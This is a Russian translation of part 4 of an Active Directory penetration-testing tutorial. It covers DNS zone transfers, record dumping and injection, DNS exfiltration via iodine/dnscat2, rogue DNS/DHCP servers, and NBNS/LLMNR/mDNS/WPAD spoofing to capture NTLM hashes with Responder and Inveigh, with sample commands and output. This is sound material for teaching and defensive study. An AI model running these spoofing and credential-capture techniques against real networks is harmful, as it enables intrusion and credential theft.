

# Атаки на Active Directory: часть 4

 defcon.ru/penetration-testing/18955



Четвертая часть перевода статьи [zer1t0](#), посвященная атакам на DNS, NetBIOS и протоколам аутентификации.

Информация предоставлена исключительно в ознакомительных целях. Не нарушайте законодательство!


## DNS

### Основы DNS

**DNS** (система доменных имен) — это система, определяющая иерархические имена для компьютеров, служб и других ресурсов сети. Протокол DNS — это клиент-серверный протокол, в котором сервер прослушивает порты **53/UDP** и **53/TCP**.

DNS-порты

DNS в основном используется для преобразования DNS-имени компьютера в его IP-адрес.




DNS ---> | 53/UDP|TCP

DNS-запрос для разрешения имени

Помимо разрешения имен, DNS позволяет выполнять другие действия, такие как сопоставление IP-адреса с его именем или разрешение псевдонимов для имени.

Клиент может выполнять различные запросы, на которые сервер попытается ответить. Для этого DNS-серверы хранят набор различных записей. Вот некоторые типы записей:



- **A** — сопоставляет DNS-имя с IPv4;

- **AAAA** — сопоставляет DNS-имя с IPv6;
- **CNAME** (каноническое имя) — сопоставляет DNS-имя, известное как псевдоним, с исходным DNS-именем;
- **DNAME** — сопоставляет поддерево DNS;
- **NS** — указывает DNS-сервер для домена;
- **PTR** — сопоставляет IP-адрес с DNS-именем;
- **SOA** (Start of Authority) — содержит административную информацию о зоне DNS, такую как основной DNS-сервер или почта администратора;
- **SRV** (служба) — указывает хост и порт службы.

```

root@debian10:~$ dig NS wikipedia.org

; <<>> DiG 9.16.6-Ubuntu <<>> NS wikipedia.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56753
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;wikipedia.org.      IN NS

;; ANSWER SECTION:
wikipedia.org.      6704    IN NS   ns1.wikimedia.org.
wikipedia.org.      6704    IN NS   ns0.wikimedia.org.
wikipedia.org.      6704    IN NS   ns2.wikimedia.org.

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: jue dic 03 10:14:07 CET 2020
;; MSG SIZE rcvd: 106

```

Разрешение DNS-серверов wikipedia.org с помощью Dig

Все эти записи могут поддерживаться DNS-сервером (обычно в текстовом файле), чтобы предоставить информацию для своей зоны DNS.

## DNS-зоны

DNS иерархичен и разделен на зоны. Каждая зона хранит записи для домена и его поддоменов, за исключением тех поддоменов, у которых есть свои зоны. Например, компания **contoso** может иметь две следующие зоны:

Зона contoso.com

```

contoso.com
mail.contoso.com
www.contoso.com

```


Зона internal.contoso.com

Каждая зона DNS управляется независимо. Так легче поддерживать порядок записей. В Интернете существует множество различных зон DNS, каждая из которых предназначена для разных доменов и организаций. Следовательно, DNS-серверы должны взаимодействовать между собой, чтобы предоставлять информацию о других зонах. Например, если вы хотите узнать IP-адрес [www.contoso.com](http://www.contoso.com), ваш DNS-сервер должен связаться с соответствующим DNS-сервером [contoso](http://contoso.com), который управляет зоной [contoso.com](http://contoso.com), чтобы получить эту информацию.

```
internal.contoso.com
it.internal.contoso.com
admin.internal.contoso.com
hr.internal.contoso.com
```

## Экспфильтрация DNS

Протокол DNS может стать отличным союзником в качестве механизма экспфильтрации. Существуют определенные ситуации, когда сервер находится в изолированной сети и не имеет доступа к Интернету, но ему разрешено выполнять DNS-запросы для правильной работы. Если локальный DNS-сервер настроен неправильно и выполняет рекурсивные DNS-запросы к другим DNS-серверам в Интернете, это может быть использовано для обхода правил брандмауэра и отправки данных наружу.



### Рекурсивный DNS-запрос

Например, в случае наличия DNS-сервера для домена [fake.com](http://fake.com) все DNS-запросы для домена [fake.com](http://fake.com) и его поддоменов будут доходить до нашего сервера. Например, если мы хотим получить имя изолированного сервера, мы можем использовать его как поддомен и запросить [websvr01.fake.com](http://websvr01.fake.com). Этот запрос должен пройти через локальный DNS-сервер и достичь нашего DNS-сервера в Интернете. Чтобы воспользоваться этой техникой, мы можем использовать такой инструмент, как [iodine](http://iodine.net) или [dnscat2](http://dnscat2.com).

## Поддельный DNS-сервер

Поскольку DNS важен для управления ресурсами сети, может быть очень полезно настроить поддельный DNS-сервер. С поддельным DNS-сервером можно перенаправлять запросы клиентов на машины, находящиеся под нашим контролем, чтобы восстановить хэши [NetNTLM](http://netntlm.com) или просто прослушивать сеть в ожидании

конфиденциальной информации, которая передается незащищенной. Мы можем использовать такие инструменты, как [dnscchef](#) или [responder.py](#), чтобы создать поддельный DNS-сервер.

```
$ dnscchef -i 192.168.100.44 --fakeip 192.168.100.44

version 0.4
dnscchef
iphelix@thesprawl.org

(12:29:51) [*] DNSChef started on interface: 192.168.100.44
(12:29:51) [*] Using the following nameservers: 8.8.8.8
(12:29:51) [*] Cooking all A replies to point to 192.168.100.44
(12:38:32) [*] 192.168.100.7: proxying the response of type 'PTR' for 44.100.168.192.in-addr.arpa
(12:38:32) [*] 192.168.100.7: cooking the response of type 'A' for aaa.contoso.local to 192.168.100.44
(12:38:32) [*] 192.168.100.7: proxying the response of type 'AAAA' for aaa.contoso.local
```

Поддельный DNS-сервер с dnscchef

## Передача зоны DNS

Другая интересная вещь, связанная с управлением зонами, — это передача зон. Передача зон используется для репликации всех записей DNS-сервера на другой DNS-сервер, что позволяет обновлять оба сервера. Однако в некоторых случаях DNS-сервер настроен неправильно и позволяет любому выполнять перенос зоны.

В случае Active Directory передача зон DNS не требуется для репликации записей DNS между контроллерами домена (которые обычно являются DNS-серверами). Однако их можно включить, чтобы позволить другим DNS-серверам реплицировать информацию DNS.

Передача зоны может быть настроена по зоне и контроллеру домена, это означает, что, возможно, только один контроллер домена разрешает выполнять передачу зоны, тогда как остальные контроллеры домена отказываются от передачи зоны. В случае неправильно сконфигурированного контроллера домена любой может выполнить передачу зоны, таким образом, воспроизведя всю информацию DNS без каких-либо учетных данных. Для передачи зоны DNS можно использовать следующие команды:

- **Linux:** `dig axfr <DNSDomainName> @<DCAddress>`
- **Windows:** `nslookup ls -d <DNSDomainName>`

```

root@debian10:~# dig axfr contoso.local @dc01.contoso.local

; <<>> DiG 9.11.5-P4-5.1+deb10u2-Debian <<>> axfr contoso.local @dc01.contoso.local
;; global options: +cmd
contoso.local.      3600    IN      SOA     dc01.contoso.local. hostmaster.contoso.local. 156 900 600 86400 3600
contoso.local.      600     IN      A       192.168.100.3
contoso.local.      600     IN      A       192.168.100.2
contoso.local.      3600    IN      NS      dc01.contoso.local.
contoso.local.      3600    IN      NS      dc02.contoso.local.
_gc._tcp.Default-First-Site-Name._sites.contoso.local. 600 IN SRV 0 100 3268 dc02.contoso.local.
_gc._tcp.Default-First-Site-Name._sites.contoso.local. 600 IN SRV 0 100 3268 dc01.contoso.local.
_kerberos._tcp.Default-First-Site-Name._sites.contoso.local. 600 IN SRV 0 100 88 dc02.contoso.local.
.....stripped output.....

```

Передача зоны из DC с помощью Dig

```

PS C:\> nslookup
Default Server: UnKnown
Address: 192.168.100.2

> server dc01.contoso.local
Default Server: dc01.contoso.local
Addresses: 192.168.100.2

> ls -d contoso.local
[UnKnown]
contoso.local.      SOA     dc01.contoso.local hostmaster.contoso.local. (159 900 600 86400 3600)
contoso.local.      A       192.168.100.3
contoso.local.      A       192.168.100.2
contoso.local.      NS      dc02.contoso.local
contoso.local.      NS      dc01.contoso.local
_gc._tcp.Default-First-Site-Name._sites SRV      priority=0, weight=100, port=3268, dc02.contoso.local
_gc._tcp.Default-First-Site-Name._sites SRV      priority=0, weight=100, port=3268, dc01.contoso.local
_kerberos._tcp.Default-First-Site-Name._sites SRV      priority=0, weight=100, port=88, dc02.contoso.local
.....stripped output.....

```

Передача зоны из DC с помощью nslookup

## Дамп DNS-записей

Даже если передача зон запрещена, поскольку записи DNS хранятся в базе данных Active Directory, их можно прочесть с помощью LDAP. Таким образом, любой пользователь домена может использовать протокол LDAP для создания дампа всех записей DNS. Для этого можно использовать инструмент [adidnsdump](#) (сохраняет результаты в формате CSV) или скрипт [dns-dump.ps1](#).



```

root@debian10:~# adidnsdump -u contoso\\Anakin contoso.local
Password:
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[+] Found 37 records

root@debian10:~# head records.csv
type,name,value
A,WS02-7,192.168.100.7
A,ws01-10,192.168.100.6
A,WIN-LBB9A05FA13,192.168.100.6
A,win-411775e9t3u,192.168.100.2
A,ForestDnsZones,192.168.100.3
A,ForestDnsZones,192.168.122.254
A,ForestDnsZones,192.168.100.2
A,ForestDnsZones,192.168.122.111
A,DomainDnsZones,192.168.100.3

```

Дамп DNS с помощью adidnsdump

## Active Directory Integrated DNS

DNS — довольно полезный протокол, и, конечно же, он используется в Active Directory. Реализация Active Directory — **ADIDNS** (Active Directory Integrated DNS), где роль DNS-серверов в основном берут на себя контроллеры домена (DC), поскольку их базы данных содержат DNS-имена компьютеров в домене и остальные записи DNS. В Active Directory DNS является предпочтительным методом разрешения имен. Порядок предпочтения разрешающих протоколов:

- DNS
- mDNS
- LLMNR
- NBNS

ADIDNS работает аналогично любым другим реализациям DNS, но имеет некоторые особенности. Основное отличие от других реализаций заключается в том, что записи DNS хранятся в базе данных Active Directory, а не в текстовом файле. Таким образом, записи DNS интегрируются, как и любой другой объект, и используют преимущества доменных служб Active Directory, такие как автоматическая репликация, без необходимости передачи зон DNS.

Записи DNS могут храниться в одном из следующих мест в базе данных:

- Раздел DomainDnsZones: этот раздел реплицируется в контроллерах домена домена. Доступ к записям можно получить через LDAP в маршруте **CN=MicrosoftDNS,DC=DomainDnsZones,DC=<domainpart>,DC=<domainpart>;**
- Раздел ForestDnsZones: этот раздел реплицируется на все контроллеры домена в лесу. Доступ к записям можно получить через LDAP в маршруте **CN=MicrosoftDNS,DC=DomainDnsZones,DC=<domainpart>,DC=<domainpart>;**

- Раздел домена: в устаревших системах записи DNS, хранящиеся в этом разделе, реплицируются в контроллерах домена домена. Доступ к записям можно получить через LDAP в маршруте `CN=MicrosoftDNS,CN=System,DC=<domainpart>,DC=<domainpart>`.

Например, для доступа к разделу `DomainDnsZones` через LDAP в `contoso.local`, маршрут будет `CN=MicrosoftDNS,DC=DomainDnsZones,DC=contoso,DC=local`.

В качестве одной из специальных характеристик, помимо обычных записей DNS, ADIDNS поддерживает специальные записи `SRV`, которые позволяют находить определенные ресурсы в сети. Это позволяет нам идентифицировать контроллеры домена, запрашивая одну из следующих записей `SRV`:

- `_gc._tcp`.
- `_kerberos._tcp`.
- `_kerberos._udp`.
- `_kpasswd._tcp`.
- `_kpasswd._udp`.
- `_ldap._tcp`.
- `_ldap._tcp.dc._msdcs`.

Эти записи указывают на серверы, предоставляющие службы глобального каталога (`_gc`), Kerberos (`_kerberos` и `_kpasswd`) и LDAP (`_ldap`) в Active Directory, которые являются контроллерами домена.

Например, можно получить контроллеры домена `ontoso.local` в Windows с помощью `nslookup -q=srv _ldap._tcp.dc._msdcs.contoso.local` и в Linux с помощью `dig SRV _ldap._tcp.dc.contoso.local`.

```
PS C:\> nslookup -q=srv _ldap._tcp.contoso.local
Server: ip6-localhost
Address: ::1

_ldap._tcp.contoso.local      SRV service location:
    priority      = 0
    weight        = 100
    port          = 389
    svr hostname  = dc01.contoso.local
_ldap._tcp.contoso.local      SRV service location:
    priority      = 0
    weight        = 100
    port          = 389
    svr hostname  = dc02.contoso.local
dc01.contoso.local    internet address = 192.168.100.2
dc02.contoso.local    internet address = 192.168.100.6
```

DNS-запрос для идентификации контроллеров домена с помощью nslookup

Также можно получить IP-адреса контроллеров домена, разрешив доменное имя . Кроме того, основной контроллер домена можно обнаружить, отправив запрос в `_ldap._tcp.pdc._msdcs..`

## Динамическое обновление DNS

Другим интересным механизмом в DNS являются динамические обновления. Динамические обновления позволяют клиентам создавать/изменять/удалять записи DNS. В Active Directory по умолчанию разрешены только защищенные динамические обновления. Это означает, что записи DNS защищены списками управления доступом, и только авторизованные пользователи могут изменять их.

По умолчанию, любой пользователь может создать новую запись DNS (пользователь становится ее владельцем), и только владелец может обновлять или удалять запись DNS. Поэтому в доступе будет отказано, если пользователь хочет создать уже существующую запись DNS. Для создания новых DNS-записей через динамические обновления DNS используется скрипт `Invoke-DNSUpdate`.

```
PS C:\> Invoke-DNSUpdate -DNSType A -DNSName test -DNSData 192.168.100.100 -Verbose
VERBOSE: [+] Domain Controller = dc01.contoso.local
VERBOSE: [+] Domain = contoso.local
VERBOSE: [+] Kerberos Realm = contoso.local
VERBOSE: [+] DNS Zone = contoso.local
VERBOSE: [+] TKEY name 676-ms-7.1-0967.05293487-9821-11e7-4051-000c296694e0
VERBOSE: [+] Kerberos preauthentication successful
VERBOSE: [+] Kerberos TKEY query successful
[+] DNS update successful
PS C:\> nslookup test
Server: UnKnown
Address: 192.168.100.2

Name: test.contoso.local
Address: 192.168.100.100
```

Обновление DNS с помощью `Invoke-DNSUpdate`

С помощью протокола **TSIG** (подпись транзакции) DNS может разрешать аутентифицированные запросы, который требует, чтобы сообщения были подписаны с помощью общего ключа между сервером и клиентом. В случае Active Directory этот общий ключ получается с использованием протокола Kerberos.

Возвращаясь к функциям динамических обновлений, одна интересная запись для регистрации — запись с подстановочными знаками, `*`. Запись с подстановочными знаками используется для указания IP-адреса по умолчанию, который используется для разрешения тех запросов, которые не соответствуют ни одной другой записи. Довольно полезно для выполнения атак **PitM**, если он используется для указания на контролируемый нами компьютер. Однако динамические обновления не позволяют зарегистрировать запись с подстановочными знаками из-за ошибок в обработке символов.



Поскольку записи DNS хранятся в базе данных Active Directory, их можно создавать/изменять/удалять с помощью LDAP. Можно взаимодействовать с DNS-записями через LDAP с помощью [Powermad](#) и [dnstool.py](#). Этот метод также можно использовать для восстановления хэшей [NetNTLM](#) с помощью [Inveigh](#). Однако важно не забыть удалить зарегистрированные записи DNS по завершении, чтобы избежать проблем с сетью.

Однако существуют определенные имена DNS, которые защищены глобальным списком блокировки запросов DNS (GQBL) от разрешения, даже если вы добавите запись DNS. По умолчанию это [wpad](#) и [isatap](#).

Получить список блокировок глобальных запросов DNS


```
PS C:\> Get-DnsServerGlobalQueryBlockList

Enable : True
List   : {wpad, isatap}
```

## NetBIOS

[NetBIOS](#) (базовая сетевая система ввода-вывода) — это протокол сеансового уровня 5 в модели [OSI](#) (и он не связан с BIOS компьютера). Он был разработан в 1983 году, чтобы позволить приложениям в одной и той же локальной сети (LAN) взаимодействовать между собой. NetBIOS стал очень популярным и использовался многими различными приложениями, однако он не мог связываться с ними в разных сетях. Поэтому в 1987 году был создан протокол NBT (NetBIOS через TCP/IP) (RFC 1001 и RFC 1002), чтобы NetBIOS работал по протоколам TCP и UDP и позволял приложениям, использующим NetBIOS, обмениваться данными через Интернет.

Он разделен на три службы: одну, службу имен NetBIOS, используемую для разрешения имен NetBIOS, и две службы, дейтаграмму и сеанс NetBIOS, для передачи сообщений (аналогично TCP и UDP).



Порты NetBIOS

## Служба датаграмм NetBIOS

---

Служба датаграмм NetBIOS или **NetBIOS-DGM** или **NBDGM** аналогична UDP. Он используется в качестве транспортного уровня для прикладных протоколов, требующих связи без установления соединения. Сервер будет прослушивать порт **138/UDP**.

## Служба сеансов NetBIOS

---

Служба сеансов NetBIOS или **NetBIOS-SSN** или **NBSSN** аналогичны TCP. Его можно использовать в качестве транспорта для связи, ориентированной на подключение. Он использует порт **139/TCP**.

## Служба имен NetBIOS

---

С точки зрения пентеста, возможно, наиболее интересной службой NetBIOS является **NBNS** (служба имен NetBIOS), которая прослушивает порт **137/UDP**. Эта услуга позволяет:

- преобразовать имя NetBIOS в IP-адрес;
- узнавать статус узла NetBIOS;
- регистрировать/освобождать имя NetBIOS.

Имена NetBIOS, в отличие от имен DNS, не являются иерархическими и работают только в локальной сети. Эти имена состоят из 16 байтов, где первые 15 байтов используются для хранения имени в верхнем регистре, а последний байт указывает тип ресурса, который имеет имя, которое может быть именем хоста, доменным именем, файлом служба и т. д. Чтобы просмотреть имена NetBIOS локального компьютера с Windows, вы можете использовать команду **nbtstat -n**.

```
C:\Users\Anakin>nbtstat -n

Ethernet 2:
Node IpAddress: [192.168.100.10] Scope Id: []

        NetBIOS Local Name Table

    Name                Type               Status
    -----
    WS01-10              <20> UNIQUE         Registered
    WS01-10              <00> UNIQUE         Registered
    CONTOSO              <00> GROUP          Registered
```

NetBIOS-имена локального компьютера

Можно увидеть, что несколько имен имеют разные типы. Чтобы определить их, можно использовать следующую таблицу, которая содержит наиболее распространенные имена, но их намного больше.

## Типы имен NetBIOS

Протокол **NBNS** был реализован Microsoft как **WINS** (служба имен Интернета Windows). В сети каждый компьютер Windows имеет базу данных WINS, в которой хранятся доступные сетевые ресурсы, а также его сетевой NetBIOS-имя и имя домена (или рабочей группы). Кроме того, можно настроить WINS-сервер, который работает как DNS-сервер с именами NetBIOS.

Таким образом, для разрешения имени NetBIOS есть две доступные стратегии.

Первый — запросить WINS-сервер для разрешения имени. Если это невозможно, то запрос можно отправить на широковещательный IP-адрес, ожидая ответа от целевого компьютера. Разрешение имени NBNS выполняется, когда имя NetBIOS используется для подключения к другому компьютеру, например, командой **net view \\name**. На компьютерах Linux можно использовать утилиту **nmblookup** для разрешения имен NetBIOS.

Number	Type	Usage
00	UNIQUE	Hostname
00	GROUP	Domain name
01	GROUP	Master Browser
1D	UNIQUE	Master Browser
1E	GROUP	Browser service
20	UNIQUE	File server

### Разрешение имени nmblookup

```
# nmblookup ws01-10
192.168.100.10 ws01-10<00>
```

Следует отметить, что в случае широковещательного запроса любой компьютер может ответить на запрос, что позволяет злоумышленнику выдать себя за реальный компьютер. Это одна из тактик, которую используют **responder.py** и **Inveigh** для сбора хэшей NTLM.

Кроме того, необходимо учитывать, что NBNS не используется, если любой другой протокол может разрешить запрос имени. Порядок предпочтения следующий:

- DNS
- mDNS
- LLMNR
- NBNS

Кроме того, если вы знаете IP-адрес узла NetBIOS, можно узнать о его службах. На компьютере с Windows это можно сделать с помощью команды **nbtstat**.

```
C:\Users\Anakin>nbtstat -A 192.168.100.4

Ethernet 2:
Node IpAddress: [192.168.100.3] Scope Id: []

        NetBIOS Remote Machine Name Table

    Name                 Type                  Status
    -----
WS02-7                  <00> UNIQUE             Registered
CONTOSO                 <00> GROUP              Registered
WS02-7                  <20> UNIQUE             Registered
CONTOSO                 <1E> GROUP              Registered
CONTOSO                 <1D> UNIQUE             Registered
00__MSBROWSE__0<01>    GROUP              Registered

MAC Address = 52-54-00-A4-8C-F2
```

Разрешение имени хоста и служб с помощью nbtstat

В выводе `nbtstat` можно увидеть имя хоста, имя домена (или рабочей группы) и несколько служб машины, указанных по типу. Также можно проверить значение столбца типа в этой таблице. Кроме того, эту возможность можно использовать для сканирования сети NetBIOS и обнаружения компьютеров и служб. Это можно сделать с помощью скрипта `nbtscan` или `nbtstat.nse` как из Windows, так и из Linux.

```
root@debian10:~# nbtscan 192.168.100.0/24
192.168.100.2  CONTOSO\DC01          SHARING DC
192.168.100.7  CONTOSO\WS02-7          SHARING
*timeout (normal end of scan)
```

Сканирование NetBIOS с помощью nbtscan

Если подключиться к сети через `proxychains`, это не работает, поскольку он не перенаправляет UDP-соединения.

Более того, NBNS также позволяет узлам NetBIOS регистрировать и освобождать свои имена. Когда узел подключается к сети, он отправляет регистрационное сообщение на WINS-сервер или, если это невозможно, широковещательное сообщение. Кроме того, когда узел покидает сеть, он должен отправить сообщение об освобождении имени, чего обычно не происходит.

Следует отметить, что NBNS/WINS считается устаревшим протоколом, поэтому его использование не рекомендуется. Тем не менее, его все еще можно найти работающим во многих сетях Windows, поскольку он включен по умолчанию из соображений совместимости.

## LLMNR


---

**LLMNR** (Link-Local Multicast Name Resolution) — это протокол децентрализованных приложений, аналогичный DNS, который позволяет разрешать имена хостов в одной и той же локальной сети, что означает, что его пакеты не пересылаются маршрутизаторами, а передаются только в их сегменте сети. Он включен в Windows, начиная с Windows Vista, и является третьим предпочтительным методом разрешения имен. Порядок предпочтения следующий:

- DNS
- mDNS
- LLMNR
- NBNS

В сети Windows компьютеры прослушивают порт **5355/UDP**, и для разрешения имени клиент отправляет запрос **LLMNR** на многоадресный адрес **224.0.0.252** (FF02:0:0:0:0:1:3 в IPv6). Запросы соответствуют формату DNS и могут использоваться для запроса не только имен, но и любых других вопросов, поддерживаемых DNS.

Порт LLMNR



Распространенным случаем является использование LLMNR для разрешения имен в локальной ссылке путем отправки DNS-запросов. В этом случае компьютер с запрошенным именем должен ответить. Но, конечно же, на запрос может ответить кто угодно, даже злоумышленник для проведения атаки PitM. Это одна из тактик, используемых responder.py и Inveigh для сбора хэшей NTLM в сетях с компьютерами Windows.

## mDNS

**mDNS** (multicast DNS) — протокол децентрализованных приложений, аналогичный LLMNR, основанный на DNS, который позволяет разрешать имена в локальных сетях, а это означает, что его пакеты не пересылаются маршрутизаторами, а передаются только в их сегменте сети. Он включен в Windows 10 и является вторым предпочтительным методом разрешения имен после DNS.

В сети Windows компьютеры прослушивают порт **5353/UDP**, и для разрешения имени клиент отправляет запрос mDNS на многоадресный адрес **224.0.0.251** (FF02::FB в IPv6). Запросы соответствуют формату DNS и могут использоваться для запроса не только имен, но и любых других вопросов, поддерживаемых DNS.

Порт mDNS





Распространенным случаем является использование mDNS для разрешения имен в локальной ссылке путем отправки DNS-запросов. В этом случае компьютер с запрошенным именем должен ответить, отправив ответ на многоадресный адрес **224.0.0.251**, таким образом, любой компьютер в сети может получить ответ и кэшировать его. Но, конечно же, на запрос может ответить кто угодно, даже злоумышленник для проведения MITM-атаки. Это одна из тактик, используемых responder.py и Inveigh для сбора хэшей NetNTLM в сетях с компьютерами Windows.

## WPAD

**WPAD** (автоматическое обнаружение веб-прокси) — это протокол, позволяющий браузерам динамически получать файл с указанием прокси-серверов, которые они должны использовать. Файл, указывающий прокси, представляет собой файл **javascript PAC** (Proxy Auto-Config), который содержит функцию **FindProxyForURL**, вызываемую браузерами при переходе на сайт.

Пример PAC-файла

Даже если протокол WPAD не используется по умолчанию, его можно найти в корпоративных средах, поскольку многие компании используют прокси для просмотра своего трафика. WPAD можно настроить в браузерах или системных настройках или даже с помощью объекта групповой политики.

```
function FindProxyForURL(url, host) {  
    if (host == "example.com") {  
        return "PROXY proxy:80";  
    }  
    return "DIRECT";  
}
```

Чтобы найти PAC, браузеры обычно ищут его в файлах **http://wpad./wpad.dat**. Другой URL также может быть установлен DHCP.

Для разрешения **wpad.0c** необходимо отправить DNS-запрос. В прошлом компьютеры Windows также использовали для отправки запроса LLMNR или NetBIOS в случае сбоя DNS, но после обновления безопасности **MS16-077** широковещательное разрешение WPAD отключено.

Кроме того, нельзя создать WPAD-запись DNS с помощью динамических обновлений DNS через DNS или DHCP или непосредственно с помощью LDAP. Это связано с тем, что он защищен глобальным списком блокировки запросов (GQBL).

Таким образом, даже если в прошлом эта атака была очень популярна, сегодня наиболее вероятный сценарий — настроить вредоносный DNS-сервер с помощью DHCP или вручную для разрешения WPAD на ваш хост.

```
$ sudo dhcplayer server -I eth2 -v --domain contoso.local
INFO - IP pool: 192.168.100.1-192.168.100.254
INFO - Mask: 255.255.255.0
INFO - Broadcast: 192.168.100.255
INFO - DHCP: 192.168.100.44
INFO - DNS: [192.168.100.44]
INFO - Router: [192.168.100.44]
INFO - Domain: contoso.local
INFO - DISCOVER from 52:54:00:76:87:bb (ws01-10)
INFO - Offer 192.168.100.121
INFO - REQUEST from 52:54:00:76:87:bb (ws01-10)
INFO - Requested IP 192.168.100.121
INFO - ACK to 192.168.100.121 for 52:54:00:76:87:bb
```

## Настройка поддельный DNS-сервер из DHCP

Кроме того, кажется, ранее можно было запросить базовую HTTP-аутентификацию в запросе WPAD. Однако сейчас разные браузеры (IE, Edge, Firefox и Chrome) не могут это сделать. Браузер жертвы может загружать файл wpad только когда требуется NTLM (с использованием responder.py).

[illegible]

## Передача файла WPAD из Responder с аутентификацией NTLM

Помимо взлома хэша NTLM, это может быть полезно для ретрансляционных атак NTLM, поскольку HTTP не требует входа в NTLM и, следовательно, его можно использовать с любым другим протоколом в кросс-протокольной ретрансляционной атаке NTLM. Кроме того, передача PAC-файла жертве позволит выполнить некоторый код javascript от имени жертвы, который можно использовать для эксфильтрации посещенных URL-адресов.

## Аутентификация

Важным моментом для понимания многих атак Active Directory является понимание того, как работает аутентификация в Active Directory. Но прежде чем углубляться в технические детали, подведем итоги.

В Active Directory доступны два сетевых протокола аутентификации: **NTLM** и **Kerberos**. Для аутентификации пользователей домена можно использовать любой из них, но предпочтительнее использовать Kerberos, однако для аутентификации пользователей локального компьютера можно использовать только NTLM.

Поскольку можно использовать любой из них, как клиент и сервер согласовывают используемый протокол аутентификации? Они используют механизм согласования под названием **SPNEGO**. С помощью SPNEGO они могут указать приемлемые для них протоколы.

20	14.121852	192.168.100.10	192.168.100.2	445 SMB2	274 Negotiate Protocol Request
21	14.122551	192.168.100.2	192.168.100.10	49797 SMB2	366 Negotiate Protocol Response
37	14.133463	192.168.100.10	192.168.100.2	445 SMB2	3157 Session Setup Request
40	14.135811	192.168.100.2	192.168.100.10	49797 SMB2	314 Session Setup Response
41	14.136273	192.168.100.10	192.168.100.2	445 SMB2	152 Tree Connect Request Tree: \\dc01\
42	14.136615	192.168.100.2	192.168.100.10	49797 SMB2	138 Tree Connect Response
43	14.136825	192.168.100.10	192.168.100.2	445 SMB2	178 Ioctl Request FSCTL_QUERY_NETWORK_

Blob Length: 120
Security Blob: 607606062b0601050502a06c306aa03c303a060a2b060104018237021e06092a864882...
GSS-API Generic Security Service Application Program Interface
OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
Simple Protected Negotiation
negTokenInit
mechTypes: 5 items
MechType: 1.3.6.1.4.1.311.2.2.30 (NEGOEX - SPNEGO Extended Negotiation Security Mechanism)
MechType: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
MechType: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
MechType: 1.2.840.113554.1.2.2.3 (KRB5 - Kerberos 5 - User to User)
MechType: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
negHints
NegotiateContextOffset: 0x000000f8

### Согласование SPNEGO

Протоколы, согласованные с SPNEGO, должны быть совместимы с программным интерфейсом **GSS-API**, что позволяет клиентским и серверным программам использовать их.

Но также необходимо учитывать, что протоколы аутентификации используются не только для удаленного входа в систему, но и для локального входа в систему, поскольку компьютерам необходимо аутентифицировать пользователей домена на контроллерах домена (обычно путем запроса билета Kerberos). На компьютерах с Windows существуют разные типы входа в систему, и их следует учитывать пентестеру, поскольку многие из них кэшируют учетные данные пользователя в процессе **lsass** или хранят пароли в секретах LSA.

## GSS-API/SSPI

**GSS-API** (Generic Security Service Application Program Interface) — это интерфейс прикладного программирования, определяющий процедуры и типы, которые могут быть реализованы пакетами безопасности для обеспечения аутентификации (а не авторизации) унифицированным способом. Определено в **RFC 2743**.

